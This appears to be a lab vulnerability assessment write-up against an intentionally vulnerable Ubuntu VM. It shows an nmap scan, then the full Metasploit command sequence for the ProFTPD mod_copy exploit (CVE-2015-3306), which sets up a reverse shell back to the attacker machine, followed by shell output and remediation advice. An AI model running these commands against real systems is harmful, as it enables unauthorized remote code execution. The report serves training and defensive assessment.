# Vulnerability Assessment Report

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# **Challenge Information**

- VM Setup: Vulnerable VM imported via the Drive-provided OVA.
- Attacker Machine: Kali Linux 2025.2
  - o **IP**: 192.168.56.101
- Target Machine: Ubuntu 14.04
  - o **IP**: 192.168.56.102
- **Objective**: Download and run the provided OVA VM in VirtualBox, perform a vulnerability assessment, exploit the system, and document each step in a professional report.

#### Tools Used:

- Nmap Service & version detection
- Metasploit Framework (msf6) Exploitation
- Browser (Firefox) Web directory analysis
- Manual Enumeration Validation

### 1. Environment Setup:

- Imported the OVA file from the provided link into VirtualBox.
- Ensured both the Kali VM and the target VM were on a Host-Only Network for direct communication.

# 2. Enumeration & Discovery

#### 2.1 - Service Scan

- Command: nmap -sV -p21 192.168.56.102
- Result: 21/tcp open ftp ProFTPD 1.3.5

```
File Actions Edit View Help

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$ nmap -sV -p21 192.168.56.102

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-24 15:01 IST

Nmap scan report for 192.168.56.102

Host is up (0.00023s latency).

PORT STATE SERVICE VERSION
21/tcp open ftp ProfTPD 1.3.5

MAC Address: 08:00:27:C9:A6:5A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds

(raseena® kali2025)-[~]
```


#### 2.1 - Service Notes

- FTP (ProFTPD 1.3.5): Vulnerable to mod\_copy RCE (CVE-2015-3306).
- HTTP (Apache 2.4.7): Directory listing enabled → info disclosure.
- Samba (4.3.11): Message signing disabled  $\rightarrow$  MITM risk.
- **CUPS (1.7):** PUT method allowed  $\rightarrow$  possible file upload.
- MySQL: Externally accessible → brute-force/credential risk.
- Jetty (8.1.7): Outdated → known RCE exploits.

#### 2.2 - Web Directory Listing

• Purpose: Identify web applications/files accessible via HTTP.

Visited http://192.168.56.102/ in a browser and confirmed directory listing exists.



# 3. Exploitation

#### 3.1 - Research

The ProFTPD mod\_copy vulnerability (CVE-2015-3306) allows unauthorized file copying on the server. Found relevant Metasploit module via:

Command: searchsploit ProFTPD 1.3.5






#### 3.1 - Launching Exploit

• **Purpose**: Upload a webshell into the target's web root via FTP for remote code execution.

#### • Commands:

```
msfconsole
use exploit/unix/ftp/proftpd_modcopy_exec
set RHOSTS 192.168.56.102
set SITEPATH /var/www/html
set PAYLOAD cmd/unix/reverse_perl
set LHOST 192.168.56.100
set LPORT 4444
exploit
```



#### Outcome:

A PHP payload (OkQwU6Z.php) was uploaded and executed, resulting in a reverse shell.

# 4. Post-Exploitation Findings

## **Verification Commands & Outputs:**

```
[+] 192.168.56.102:80 - Deleted /var/www/html/aKZNO.php
[*] Command shell session 1 opened (192.168.56.101:4444 → 192.168.56.102:37879) at 2025-08-24 16:47:36 +0530

whoami
www-data
uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
pwd
/var/www/html
ls /var/www/html
OkQwU6Z.php
chat
drupal
payroll_app.php
phpmyadmin
```

# **Analysis:**

- Verified access to sensitive directories.
- Confirmed existence of Drupal, phpMyAdmin, Payroll, and Chat applications.
- MySQL root account potentially exposed if weak credentials are used.

**Note:** No privilege escalation was attempted in this phase, but **multiple potential vectors exist** due to the old kernel version and Samba misconfiguration.

# Vulnerability Explanation (ProFTPD mod\_copy)

• The **mod\_copy** module in ProFTPD provides the **SITE** CPFR (copy from) and **SITE** CPTO (copy to) commands, which are intended for file operations within the FTP service.

In **ProFTPD 1.3.5**, access control for these commands is **improperly enforced**, resulting in the following security risks:

- Attackers can **copy arbitrary files** on the server **without authentication**.
- Malicious payloads can be placed inside web-accessible directories, allowing remote code execution (RCE).

#### **Exploit Path in This Case:**

- 1. A malicious payload was copied into /var/www/html.
- The payload was triggered via a web request (http://<target>/0kQwU6Z.php).
- 3. This resulted in the attacker obtaining a **remote shell** on the target machine.

#### 6. Recommendations

- **ProFTPD**: Update >1.3.5a or disable mod\_copy.
- Apache: Turn off directory listing.
- Samba: Enable signing; allow only trusted hosts.
- **CUPS**: Restrict to localhost; block PUT.
- MySQL: Local access only; strong credentials.
- Jetty: Patch or replace with supported version.
- **General**: Regular patching, hardening, segmentation.

### 7. Conclusion

This assessment confirmed that the target VM contains multiple critical vulnerabilities, the most severe being **ProFTPD mod\_copy RCE**, which enabled full remote access. Immediate remediation and follow-up testing are strongly recommended.